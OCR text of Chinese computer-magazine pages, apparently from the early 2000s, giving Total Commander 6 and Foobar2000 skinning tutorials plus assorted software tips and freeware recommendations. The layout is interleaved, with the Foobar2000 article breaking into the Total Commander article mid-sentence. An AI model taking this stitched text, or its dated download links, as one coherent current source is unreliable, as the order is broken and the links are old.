一是使用“Ctrl+T”快捷键;二是从一侧面板中拖动标签到另一侧标签显示区;三是单击文件列表面板右上角的倒三角按钮打开历史目录菜单，选择一个目录后，按下Shift+Enter或者Ctrl+Enter即可新建标签，并自动打开该目录;四是在一侧面板中选中一个目录，按下Ctrl+↑快捷键，可以新建选中目录的标签，如果按下Ctrl+Shift+↑快捷键，则会在另一侧面板中新建标签;五是拖动文件列表中的目录或驱动器到标签区空白处也可新建该目录的标签。

现在就可以方便地使用TC在多个目录间进行操作，而且，当你直接把当前标签内的文件拖动到其他文件到标签上时，就能完成复制操作，而不必激活标签面板。

关闭标签就更方便了，直接双击标签名称或按下CTRL键后再单击即可，如果为了防止误操作关闭标签，可右击该标签，选择“锁定此标签”(前面会出现“*”标记)，当关闭该标签时，就不会马上关闭，而是弹出提示信息。

实战二:文件复制“快三”

实现功能:现在，大体积的文件越来越多，每次对它们

进行复制时，都会花费不少时间，而在TC中通过简单设置能够大幅度提高文件复制速度，从而达到节省时间的效果。

Step 1 单击菜单中的“设置→选项”，然后点击窗口左侧的“复制/删除”项。

Step 2 在窗口右侧选择“仅使用默认方式”选项，在下面的缓存大小中自上而下分别设置为“1024”和“128”，然后选择“使用大文件复制方式”选项，分别设置缓存大小为“10240”和“1024”(见图2)，点击“确定”按钮保存设置。




图2 如果有两块硬盘，为复制得更快、更稳，建议在“下列盘符位于同一硬盘上”后的文件框中把两个分区的盘符写入，之间用半角的英文逗号分隔。比如两个分区的盘符第一块硬盘分别为C、D及E，第二块硬盘分别为E、F及G，则直接输入“CDE,EFG”

设置完成后，建议在平常使用时选择“仅使用默认方式”项，只有当需要复制几百MB的大文件时再选择“使用大文件复制方式”，这样你会发现文件复制速度会有很大提高。

小提示

文件复制“慢四”

TC 6.0中提供了文件复制的限速功能，从而进行慢速复制，使此操作占用的CPU资源大大减小，从而避免了在“资源管理器”中复制大文件时对其他操作造成严重影响的问题。在TC中复制文件时，会弹出文件复制对话框，单击“队列”按钮，文件将会转入后台进行复制传输。在后台传送管理器中单击“暂停”按钮，勾选“速度限制”对话框，然后在其后文本框中输入传输速率(注意单位是KB/S)，最后点击“开始”按钮即可。

实战三:在忘记文件名的情况下，从资料库“H:\网络文摘”中查询一篇关于光盘上的Windows系统的文章

实现功能：由于忘记了具体文件名，所以直接在Windows自带的搜索功能中使用“光盘”或“windows”作为关键词，那么会搜出一大堆不相关文章，而使用TC6的正则表达式进行搜索，不仅速度快、命中率高，而且完美支持中文搜索，还能直接搜索压缩包内的文件。

Step 1 用TC打开资料库目录“H:\网络文摘”。

Step 2 单击菜单“命令→查找文件”打开文件查找对话框，在“文件名”栏中输入“光盘.*windows”。接着选中左边的“RegEx”选项打开正则表达式功能，考虑到文件有可能被压缩保存在压缩包中，所以还要选中“搜索压缩文件”选项，最后单击“开始搜索”按钮即可。

Step 3 查找到需要的结果后，在搜索结果列表中双击文件名称即可直接跳转到文件所在目录，如果文件在压缩包中，它还会直接进入压缩包中，双击即可查看此文件内容(见图3)。



图3 如果需要查找文件内的文字，可以勾选“查找文字”项，如果需要使用正则表达式，只要选中对话框下面的“RegEx”选项即可

小提示

★这里使用“光盘.*windows”作为搜索关键词，其中“.”符号代表任意单个字符，而“*”符号代表它前面的字符可以重复任意多次，这样就等于找出文件名中同时包含“光盘”和“Windows”的文章，正好符合要求。

★TC允许同时查找多个路径，在“文件夹”栏中你可以直接输入多个不同的搜索路径，之间用英文分号“;”隔开即可。

你知道吗？

什么是正则表达式？

正则表达式英文名称为Regular Expressions，最早是由数学家Stephen Kleene于1956年提出，现在的标准已经被ISO(国际标准组织)批准，并被Open Group组织认定。它是可用于在一个文件或字符里查找和替代文本的一种标准，许多程序语言中都使用了正则表达式，相信学过HTML、JAVA、PHP的朋友都不陌生，同时它也被广泛应用于一些程序的搜索功能上，简单地说它很像是条件表达式，有些类似于我们平常在Windows中搜索时*和?的应用(但实际上在正则表达式中，*和?的功能定义是不同的，这点是要注意的)，通过一些特殊字符来定义和描述复杂搜索的关键字，例如可以指定搜索的关键字出现在文件名的开头才为符合条件等，从而实现各种复杂搜索。TC中的正则表达式符号有几十种，详细使用请参考帮助文件。另外除搜索外，TC6在批量修改文件名时，也可使用正则表达式。

实战四:打造100%“绿色”TC

实现功能:第21期杂志上有一篇《自己动手，“绿化”TotalCommand》的文章，不过文中需要用到一款叫做Total Commander Here的辅助工具才能实现，现在TC6中可以使

看点 彻底改掉Foobar2000“记事本”播放器的称号，让它穿上RealOne、Winamp的新衣。

■天菲

让Foobar 2000穿上漂亮的“马甲”

看过上期“为Foobar2000(以下简称Foobar)播放文件列表美化”的文章感觉如何？是不是还感觉Foobar没有彻底改变“记事本播放器”的称号？没关系，这回来个彻底换装。只要你想，我们甚至能让Foobar变成“Winamp”，变成“RealOne Player”。

Foobar2000小档案

软件版本:0.74汉化版　　软件大小:1529KB

软件性质:免费软件　　适用平台:Windows 9x/2000/XP

下载地址:http://sq2.onlinedown.net/down/HA-foobar.std.exe

软件备注:由于Foobar升级很快，本文所用的是0.73版，但截稿前该软件又进行了升级，0.74正式版已经推出(可能大家看到本文时已经出到了0.75版)，但版本升级并不影响本文插件的使用，所以本文所用截图还是0.73版。

实战一:让Foobar具有换肤的功能

实现功能:让Foobar从根本上改变“记事本”播放器的样子(以Foobar安装在C:\Program Files\foobar2000为例)。



图1　Foobar的新皮肤与原来的“记事本”可以共存，这样，上期的文件列表修改方案还可使用

Step 1 从http://www.barciaonline.com/aural/foobarlooks/plugin/foo_looks%201.10.zip下载Foo_looks插件。

Step 2 把下载的文件解压缩(包括foo_looks.dll及foo_looks文件夹)，并拷贝到Foobar的安装文件夹C:\Program Files\foobar2000\components\文件夹下。

Step 3 进入Foobar，这时除可以看到Foobar的“记事本”界面外，还能看到新弹出的“新皮肤”(见图1)。

小提示

★如果出现‘无法找到动态链接库gdiplus.dll于指定的路径’的错误提示时，可从http://www.dll-files.com/files/gdiplus.zip处下载gdiplus.zip，解压后，把gdiplus.dll拷贝到C:\Program Files\foobar2000文件夹下。

★右击新界面，在菜单中选择“Looks”用于切换皮肤；选择“Always On Top”可让控制界面置顶。

Step 4 分别从http://www.barciaonline.com/aural/foobarlooks/looks/foobar_one.zip及http://www.barciaonline.com/aural/foobarlooks/looks/tk32-fooAMPultra1.3.rar处下载Foobar的RealOne Player及Winamp的皮肤。然后把下载的文件分别解压缩，并把解压后的文件拷贝到C:\Program Files\foobar2000\components\foo_looks\文件夹下。

小提示

★在使用Winamp皮肤时，可能会报错，不要管它，不会影响正常使用。

★可以从http://ftp.pconline.com.cn/pub/download/200312/foo_skins.zip下载其他共55款皮肤。

★为了漂亮，有些皮肤使用了专门字体(如Winamp 5.0的皮肤http://www.barciaonline.com/aural/foobarlooks/looks/amp5.zip)，在解压这种皮肤文件后，先把其中的SKI和图形文件拷贝到foo_looks文件夹，然后再进入“控制面板”，双击“字体”项，把刚才解压缩得到的TTF字体文件直接拷贝到此文件夹中即可。

用一个变量参数“%COMMANDER_PATH%”，有了它就能不需要任何工具打造出纯绿色的TC了。

Step 1 用“记事本”新建一个名为“setpath.reg”的文本文件，在文件中输入以下内容后保存:

```
REGEDIT4

[HKEY_CURRENT_USER\Software\Ghisler\Total Commander]
"IniFileName"="%COMMANDER_PATH%\\wincmd.ini"
"FtpIniName"="%COMMANDER_PATH%\\wcx_ftp.ini"
"InstallDir"="%COMMANDER_PATH%"
```

Step 2 双击“setpath.reg”文件将其导入注册表，之后无论把TC复制到任何目录中它都能正常运行，不再需要先运行那个Total Commander Here软件了。

小提示

★TC6中新增了一个快捷功能，按下Shift键后再使用鼠标滚轮，就可以在浏览过的历史目录中进行前后切换，就像使用目录前进和后退按钮一样。

★TC可以“透视”回收站！我们知道，回收站中的文件必须还原后才能使用，而TC则可以让你不必还原，直接使用，而且对于回收站中的目录，也能直接双击进入查看和操作，就像是安装了一个可以“透视”回收站的工具。要使用该功能，请点击“设置→选项”，点击弹出窗口中的“显示”，然后勾选“显示隐藏/系统文件(仅供熟练用户使用)”。现在就可以进入每个分区根目录下的“Recycled”(回收站)文件夹了。

CF [SY02]

Step 5 回到Foobar，点击菜单中的“Foobar2000→参数设置”，然后点击窗口左侧“Components”下的“Looks”，再单击窗口右侧的“Current Looks”按钮，然后选择其中的“fooamp3.ski”即可把Foobar变为Winamp界面，选择“foobar_one.ski”可变为RealOne Player(见图2)。




图2　轻松换肤

> 小提示
>
> 在切换皮肤时，先从“Looks”下选择一个文件，然后点击“Set Secondary”按钮即可。

Step 6 这样的Foobar还不是最完美的，因为原来的“记事本”界面还是非常碍眼，这时同样在Foobar的设置窗口中，点击“托盘”(见图2)，然后勾选窗口右侧的“小化到托盘区”(汉化问题，少了一个“最”)。

Step 7 把Foobar的“记事本”窗口最小化，这样就能只保留皮肤界面。

小编有话说：看了这么多好看的皮肤，是不是也想自己制作一个呢？其实这些皮肤都是由一个图片加一个SKI文件组成的，而这个SKI文件其实就是一个文本文件，我们可以对其修改。不过要求你要会一款图片编辑软件，下面的实战中是以Photoshop为例的。

战前准备

为了减少修改SKI文件的工作量，我们就要制作一些尽量符合条件的图片。所以要求能使用图形处理软件在指定位置制作出指定大小的图形。以Photoshop为例：

(1)进入Photoshop，选择菜单中的“编辑→预设→单位与标尺”，在“单位”的“标尺”下拉菜单中选择“像素”(SKI文件中都是以像素为单位的，所以这里需要修改一下)。

(2)从菜单中选择“窗口”，勾选“信息”项。

(3)随便画一个选区，这样，你就可以在“信息”面板的“X”、“Y”中看到鼠标的坐标位置，并从“W”、“H”中看到选区的宽及高度了。比如制作一个坐标为(16,54)，大小为142×14像素的矩形，则X为16，Y为54，W为142，H为14。

实战二：制作属于自己的皮肤

实现功能：除上面提到的功能外，我们还可以制作属于自己的皮肤，但完全制作会比较麻烦，所以采用修改一个已有的简单皮肤来制作一个属于自己的皮肤。

Step 1 从http://www.barciaonline.com/aural/foobarlooks/graphics/iPodLook.ski.zip处下载这款最简单的皮肤界面文件，并解压缩，得到iPodLook.ski文件。

> 小提示：
>
> 如果想看看这个界面的样子，可以再从http://www.barciaonline.com/aural/foobarlooks/graphics/iPodLook.bmp.zip处把它的界面图片也下载回来，连同SKI文件一起放到foo_looks文件夹中即可使用(见图3)。




图3　一个皮肤的构成

Step 2 用文本编辑打开iPodLook.ski文件。这时会看到一些参数，由于主要是以修改图片为主，所以下面会尽量少地修改参数，如果你感兴趣，很多地方都是可以修改的，比如图片的大小，按钮的位置等。具体的参数修改如下：

(1)查找参数中的section background(用于设置背景图)，把string filename "iPodLook.bmp"引号内的文件改为皮肤图片的名字，这里以1.jpg为例，则把此行改变为string filename "1.jpg"。下面的int width 176及int height 141两行，表示图片的高度及宽度，这时进入Photoshop，把图片处理为宽176像素，高141像素。

(2)查找参数中的section title(定义界面上的“当前播放文件信息”条)。根据int x 16及int y 54，int width 142及int height 14，在Photoshop中制作一个坐标为(16,54)，大小为142×14像素的色条。

(3)查找参数中的section progress(定义界面上的“播放进度”条)。使用上面的方法制作一个(17,73)，142×12的色条。

(4)查找参数中的section prev(定义“前一首”按钮)，制作一个(14,96)，36×34的按钮。

(5)查找参数中的section togglefb2k(定义“隐藏/显示主窗品”按钮)，制作一个(54，96)，36×34的按钮。

(6)查找参数中的section play(定义“播放/暂停”按钮)，制作一个(92,96)，36×34的按钮。

(7)查找参数中的section next(定义“后一首”按钮)，制作一个(130,96)，36×34的按钮。

Step 3 把文件另存为1.SKI，然后把1.SKI及1.JPG一起放到C:\Program Files\foobar2000\components\foo_looks\文件夹即可使用。

小编有话说：由于实战二需要一些电脑知识，所以具体按钮制作过程就不细说了，小特也制作了一个，感觉还不错(见图4)。

CF [SY03]




图4　快去试试吧，把你MM的玉照放到上面，她一定会非常高兴的^O^



Zone Alarm请允许我回帖

在安装并打开Zone Alarm后，有些论坛就无法回贴，这时可以进入Zone Alarm，点击“Privacy”项，然后点击“Cookies”标签，去除“Remove private header information”及“Block 3rd party cookies”项的选择即可。 (北京 小天)

Opera鼠标小技巧

(1)按住Ctrl键不放，单击页面中的链接，可在后台窗口打开链接页面。

(2)按住鼠标右键不放，滚动鼠标滚轮，可在多个打开的页面中迅速切换。

(3)用鼠标中键点击链接，可在后台打开链接页面。

(4)对着页面的窗口标签点击中键，可快速关闭页面。 (皖池 许文学)

去除Zone Alarm的启动Logo画面

Zone Alarm是一款不错的防火墙软件，每次随系统启动都会出现Logo画面，如果想去掉它，那么单击“开始”按钮，依次展开“程序→启动”，然后右击Zone Alarm的快捷方式，选择“属性”项，在“目标”项后，加入“-nopopup -nosplash”即可。比如Zone Alarm安装在C:\Program Files\Zone Labs\ZoneAlarm\目录，则修改为"C:\Program Files\Zone Labs\ZoneAlarm\zonealarm.exe" -nopopup -nosplash。 (北京 小天)

Foobar2000也读光盘镜像文件

很多朋友喜欢从网上下载一些音乐CD镜像文件一饱耳福，下载的文件一般是：一个WAV文件，一个CUE文件，下载后先用虚拟光驱软件，将其读入，再用播放器播放，又耗资源，又麻烦。使用Foobar2000后，原本的CUE图标就会变为Foobar2000图标(在安装时选择了关联CUE文件)，双击CUE文件即可启动Foobar2000，这样就不必再使用虚拟光驱软件了。另外，对于网上下载的WAV文件，虽然一般的播放器就能播放，但无法将CD音轨读出形成播放列表，有选择地听。而Foobar2000可以将这类WAV文件按照音轨分割成单独WAV文件，有选择地播放。

(江苏 王志勇)

让Foobar2000流畅地播放光盘及网络上的音频文件

进入Foobar2000后，点击菜单中的“Foobar2000→参数设置”，在弹出窗口左侧点击“Playback”项，然后在窗口右侧“所有文件缓冲”下的“设置文件缓冲为”文本框中输入缓冲大小，可以设置为“50000”。 (北京 小天)


让“警”、“匪”一起进驻FlashGet

想不想让FlashGet用CS中的声音来提醒下载结束呢？只要打开FlashGet，单击菜单中的“工具→选项”，然后点击“事件”标签，接着勾选“打开声音”项，再从下面的文本框中选择一个事件，点击“浏览”按钮，从CS所在目录下的cstrike\sound\radio文件夹中选择任意WAV文件即可。现在点击“播放”试听一下，是不是很酷？当然只要是WAV的文件，就能为你所用。 (云南 李昆涛)

屏蔽RealOne Player广告二法

RealOne Player(以下简称RealOne)关闭或打开时，经常会弹出广告窗口，非常烦人，其实要关闭它也很简单。

方法一：启动RealOne，依次点选菜单中的“Help→Manage My Account”(帮助→管理我的帐号)，在软件下侧窗格中的“Enter email address”(输入E-mail地址)输入注册时所用的E-mail地址，在“Enter password”(输入密码)中输入密码，点击“Sign-in”确认后进入个人帐户管理页面，然后点击窗口右侧的“Realone Play Message Center”(Realone Play消息中心)，在弹出的对话框中，关闭图中的三个选项，最后点击窗口右上方的“SAVE CHANGES”按钮退出即可。



去除三个“广告”的勾选

小编有话说：RealOne在安装结束后会弹出注册信息，如果那时没有注册或当时没有弹出注册窗口(如果是覆盖安装一般就不会弹出)时，可以使用下面的方法进行注册：①进入RealOne，点击菜单中的“Tools→Video Controls”(工具→视频控制)；②在弹出窗口中点击“Upgrade to Full Controls”(升级到完全控制)按钮，然后点击弹出窗口左下角的“Members click here”；③然后可选择你的RealOne的设置，选择第一项“Premiun...”可使用RealOne的全部功能，但只能使用14天，选择第二项“Basic Setup”可无限制使用RealOne的基本功能。


方法二：找到C:\Program Files\Common Files\Real\Update_OB文件夹中的realsched.exe文件，将它改名即可屏蔽那个弹出的窗口了。 (辽宁 思雨)

CF [SY04]

学习语言好帮手:TITLE SCROLLER

问:我很想利用工作的空闲通过电脑学习一下英语，不知有什么软件可以推荐呢？

答:你可以试试看一款名为TITLE SCROLLER的软件，它的作用就是把任意文本文件在标题栏滚动播放，这样你可以从网上找一些英语文章，或直接使用一些翻译软件中所带的DIC文件(即字典文件,其实就是文本文件,只是扩展名不同)。然后软件会在任意当前窗口中的标题栏滚动播放此文本文件。你也可以用它来学习如名人名言等资料。这款软件使用方法非常简单，只要根据如图所示进行设置即可。



软件版本:1.1　　软件大小:8.37KB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:http://hunterdavis.com/titlescroll.zip


最方便的按钮:随想桌面按钮

问:我想在桌面上快速地打开每个硬盘分区、运行程序、快速关机，但又不想因为这个而增加快捷方式。

答:“随想桌面按钮”这款软件非常适合你，它能在桌面上制作出漂亮的按钮。而且这些按钮位于桌面上，所以并不会妨碍你点击快捷方式。软件为免费软件，但如果没有激活，会在每次启动时弹出激活窗口。

软件运行后，点击“继续免费使用”，就会自动建立四个按钮，当点击它们时，即可实现其相应的功能。其中比较特别的是“我的C盘”按钮，点击它后，会打开一个XP风格的“资源管理器”，你可以自定义它的大小及位置。

右击软件在系统托盘内的图标,选择‘移动桌面按钮’项,可以移动按钮到桌面任意位置，移动完成后，再右击系统托盘图标，点击“锁定桌面按钮”项即可。如果想添加或修改按钮，可以右击系统托盘图标，选择“设置桌面按钮”，然后就可以开始设置桌面了，只是在打开新按钮时，需要先勾选“启用”项。



软件版本:1.0.1126　　软件大小:1627KB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP/2003
下载地址:http://js-http.skycn.net:8080/down/setup1.0.1126.exe

有效保护你的文档:May Book 2003

问:虽然现在有很多文本编辑器，可都没有提供很好的隐私保护功能，不知有没有这样的文本编辑器。而且我对那些能把重要文档隐藏到图片中的软件很感兴趣，不知这方面的软件哪个最好。

答:May Book就是这方面的软件，它具有三个独特功能:①没有密码就无法进入软件的身份识别系统;②在编辑输入敏感信息时，可以使用独特的保护模式(窗口屏幕背景完全变黑);③内置图片加密方式,可以把文件添加到图片文件中。

软件安装后，需要运行软件安装文件夹下的“身份识别密文添加程序(玫瑰山庄).EXE”，然后进入软件，这时会要求输入密码(默认为空，直接回车即可)。现在就可以开始输入文字了。如果在输入/编辑保密文本时，突然有人出现，可以点击软件工具栏“加密/解密”按钮左侧的“保护模式”按钮，窗口就会变黑。如果需要使用图片加密，可直接点击“加密/解密”，然后按照如图所示操作即可，不过有意思的是，即使在解密时输入任意解码都会提示解密成功，只是文章内容是不对的。



软件版本:1.0　　软件大小:856KB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP/2003
下载地址:http://js-http.skycn.net:8080/down/Install.rar

让特殊按键会发声:LockDown



问:我在使用小键盘输入大量数字时，经常会因为按下NumLock键而出现错误，在已经输入很久后，抬头一看，发现有一部分数字没有输上，但我又不想禁止这个按键不用，有没有什么办法在点击它时发出声音呢？

答:这种情况非常普遍，而LockDown可以在你切换键盘上的四个特殊按键的状态时发出声音。

软件版本:1.0.1　　软件大小:653KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP/2003
下载地址:http://www.cfisoft.com/downloads/lockdown.exe　CF [SY05]



稀饭共享软件发布区

论坛网址:http://www.cfan.com.cn/bbs

经过了几期宣传，论坛上的优秀软件越来越多了，小特已经准备开始单独介绍其中的软件了。

1.超级特工杀手锏(共享软件):这款软件的作者GLSSPY相当负责任，软件口碑也很不错。该软件提供了不少功能，而至于它到底能干什么，你还是登录CFAN论坛看看吧。

论坛网址:http://www.cfan.com.cn/ipb/index.php?showtopic=67133

2.天眼(免费软件):这款由jinesc发布的软件非常不错，可以在我们不在家时监视家中的固定位置，一旦有人进入，并且使监视画面的变化超出一定程度，软件就会自动把当时的画面记录下来。这样你就有了一个自动的监视器了。

论坛网址:http://www.cfan.com.cn/ipb/index.php?showtopic=62439

3.终极上网提速(共享软件):一款由16岁的中学生erudite编写的网络加速软件，它支持包括Windows 2003在内的所有主流操作系统，并且可以支持几乎所有网络接入方式，比如少见的卫星连接、笔记本无线上网等。除了优化外，软件还提供了很多其他功能，有兴趣的话，可以去看看。

论坛网址:http://www.cfan.com.cn/ipb/index.php?showtopic=64197

4.天堂闪放(免费软件):这款用于播放Flash动画的软件是由作者eboy2003发布的，它有个很特别的功能就是能按文件原始长宽播放，由于软件界面很像Winamp，所以你很快就可以上手使用了。

论坛网址:http://www.cfan.com.cn/ipb/index.php?showtopic=63644

5.SmartRun 2003(免费软件):这款软件可是很强的哦，可以代替Windows的运行功能，里面有你想也想不到的功能，你一定想不到，一个“运行”还可以变成那种样子，快去看看作者loveamazon带来的这款软件吧。

论坛网址:http://www.cfan.com.cn/ipb/index.php?showtopic=63947

本期又没有找到比较好的测试员，希望大家能够努力，最好能够测试5款以上的软件。最后，欢迎大家积极测试，会有大礼等着你哦。

CF [SY06]

Google Toolbar将网络中的小广告拒之门外

■神农

作为最强的搜索引擎Google，不仅在前一段推出了不用浏览器就可搜索的Google Deskbar，接着又推出了用在IE内的Google Toolbar的新版本。

Google Toolbar小档案




软件名称:Google Toolbar　　软件版本:2.0.103
软件性质:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:http://toolbar.google.com/intl/zh-CN/
疯狂搜索指数:★★★★

这次的新功能主要有两个，一个是最让人兴奋的“消除弹出式广告”功能，另一个就是“将网页的搜索范围限于指定的国家/地区”，由于后者对我们来说几乎没有什么用处，所以神农在这里主要介绍“消除弹出式广告”功能。

当你把Google Toolbar安装后，再打开IE，它就会自动启动，这时当你进入带有弹出式广告窗口的主页，你就会发现Google Toolbar把所有的弹出窗口都进行了“封锁”，彻底切断小广告的来源^0^(见图)。

至于前面提到了另一个新增功能，只要点击如图所示中“选项”按钮，然后在“使用Google”网站中选择相应国家或地区的Google域名即可，只是目前还没有中国的Google域名:(。



是广告就通通拦下

神农感觉自动拦截弹出的新窗口功能非常的酷，仅这一项功能已经完全有理由让你安装Google Toolbar，更何况这款软件还可以让你非常方便地使用Google这个超强的搜索引擎。另外，神农最近还遇到另外一款相当不错的IE免费插件——SurfGhost，能禁掉广告弹出窗口，同时还有一些隐私保护功能，比如:禁用缓存、历史记录、表格记录、URL记录、Cookie等。

下载地址为:http://download.com.com/3000-2144-10216784.html。

CF [SY07]

菜鸟的网游经历

■NoGame

不知从什么时候开始，网络游戏突然热了起来，现在要是随便问个年轻人，相信没有哪个不知道网络游戏，而网络游戏带给了我们什么呢？除了N多的小眼镜，N多的留级生，以及一些失业、辍学人员外，还有就是因为网游而诞生的“练手”，对了，还有中国财富排行榜上的那几位有钱人，以及制作外挂的那些“高手”们。

不可否认，网络游戏非常吸引人，由于PK、交易、装备、外挂等方面的原因，它引发过一些犯罪事件，所以有人把它比喻成网络鸦片，其实这些人大都也是恨铁不成钢，就我个人感觉，网络游戏还没有到毒品的程度，但其“危害性”也是不可小视的。最早我也看过一些文章对网络游戏的负面报道，将信将疑，毕竟它没有发生在我的身边，不过后来的确发生了一些事，使我对网络游戏有了一些新的认识。

在我接触网络游戏之前，一直以为我并不会对它感兴趣，感觉这东西不过如此，再说我家里用的还是“小猫”上网，速度又慢，还要花很多时间、精力和金钱，因此大多时间我也只是玩玩单机版游戏。

一个偶然的机会，让我第一次接触了网游。

一个在某网络游戏公司做GM的朋友告诉我，他们的游戏正在免费公测，当时又正好赶上春节长假，反正也没事干，索性就玩了玩，没想到，这个游戏居然改变了我的作息时间，当时我是每天中午11点或12点钟起床，然后拨号上网，开始PLAY，除了上厕所外，基本不动，吃饭也是直接在电脑前解决，这样一直战斗到晚上12点下网睡觉。就这样过了三天。

终于，我的身体提出了“抗议”——我发烧了。接着就是看病、打针、吃药，当时我实在没有力气去开电脑了，不然一定会继续战斗的。两天之后，当我强撑着带病的身体进入游戏时，发现我的那些游戏中的同伴居然个个都比我的等级高了不少，当时我就觉得没有游戏的动力了，再加上老妈的唠叨，我之后就没有再玩过这款网络游戏。同时我的网游体验也结束了。

现在想想还要感谢当时得的那场大病，要不是它，还不知要花多少时间和精力在那个游戏上面。

至于那个网游公司的GM，也没有再玩那款游戏。然后他是一路青去直上，官运亨通。前段时间又见到他，闲聊了两句，据他所说，现在的游戏GM流通非常快，除去正常的调换工作外，专有一批人是为了改游戏而去的，当然很快这种作弊行为就会被发现，等待他的就是开除。有时想想看，为了一个游戏而如此大费周章，又是何苦呢？

其实我并不反对玩网络游戏，作为休闲娱乐，结交朋友，当然可以玩，但关键要以平常的心态去玩。



小编有话说：看过这篇文章不知你有什么感受，小特这里也希望现在所有痴迷网络游戏的玩家都要清楚一点：是你在玩游戏，而不是游戏在玩你！ CF [SY08]



游戏也疯狂

■游戏迷阿当

这几天阿当对一个小游戏着了迷，没事就玩，怎奈水平太差，一直就无法打出高分，阿当一气之下，上网找起了修改器。没想到这一找之下居然还找出了不少宝贝^O^。

游戏修改大师

阿当为了修改游戏可真是煞费苦心呀，在网上“找呀找，找呀找，不停地找呀”，终于找到名为GameCrush的游戏强力修改大师，最重要的是它还是免费的，你一分钱都不花，就可以免费修改游戏。这款软件使用起来相当简单，如果以前用过FPE，那么恭喜，你立刻就能上手修改游戏了。

下载地址：http://hnpy.onlinedown.net/down/GMCrush_full.zip

心中有数玩游戏

平常玩3D游戏，尤其是FPS类的游戏，当然要知道当前游戏的帧数，这样既可知道游戏的流畅程度，也可随时向好友们炫耀机能。可是并不是所有的游戏都提供了显示当前帧数的功能，这时，就要第三方软件来实现了，这里就推荐给你一款名为Fraps的软件，它不仅可以显示当前游戏的帧数，还可以抓取游戏中的图片，真是一举两得呀。

下载地址：http://www2.fraps.com/FRAPS200DEMO.EXE

自己做款小游戏

想自己做游戏吗？反正阿当是想，正好，阿当找到了一款制作AVG游戏的工具，这款工具使用起来相当简单，而且还有详细的说明文件。阿当立刻就以自己和MM认识的经过，制作成了一个名为《当之恋》的游戏，送给了MM^O^。

下载地址：http://member.netease.com/~qinj/gpgame/download/games/AVG%20Studio.rar

管好你的游戏

阿当的MM电脑中有一堆小游戏，需要玩的时候非常麻烦地才能找到，有什么办法解决呢？阿当特意给她找来了Qingyuan Game Menu，这是一款界面仿《星际争霸》的软件，它的功能很简单，就是管理电脑中所有游戏，它具有分类、随时启动自己想要玩的游戏等功能。如果你的电脑中也有很多游戏，那么不妨就来试试这款小软件^O^。

下载地址：http://www.newhua.com/down/QGameMenu.zip CF [SY09]

看点　手把手教你制作一张能自启动、自动识别操作系统并选择需要安装的程序，并且具备精美界面、可以自己随意定制内容的《装机一条龙》工具盘。

■北京　马赛克　王嘉牧　周明宸

一盘在手，装遍天下

——自制《装机一条龙》工具盘

我们每个人都有特定的软件习惯，喜欢使用的工具软件通常是不一样的。装机必备的工具软件，加起来少则十几种，多则几十种。虽然有人把所有爱用的软件都刻到一张光盘中以便使用，但这仍然麻烦：很多软件都有不同版本，有些软件在Windows XP和Windows 98中要使用不同的安装程序，这样挑来挑去不但浪费时间，而且很容易漏装重要的软件。那么，为什么不自制一张《装机一条龙》工具盘呢？这张光盘不但可以在插入光驱后自行启动，更可以根据你所使用的操作系统，把你需要安装的软件都呈现在你面前。如果你肯多花一点时间，更可以让这张盘拥有华丽的界面，让那些即使不懂软件安装的人也能用它来装机。怎么样？听起来很诱人吧！那就快来动手制作一张属于你自己的《装机一条龙》吧！

芝麻开门

自制《装机一条龙》工具盘只要三步走

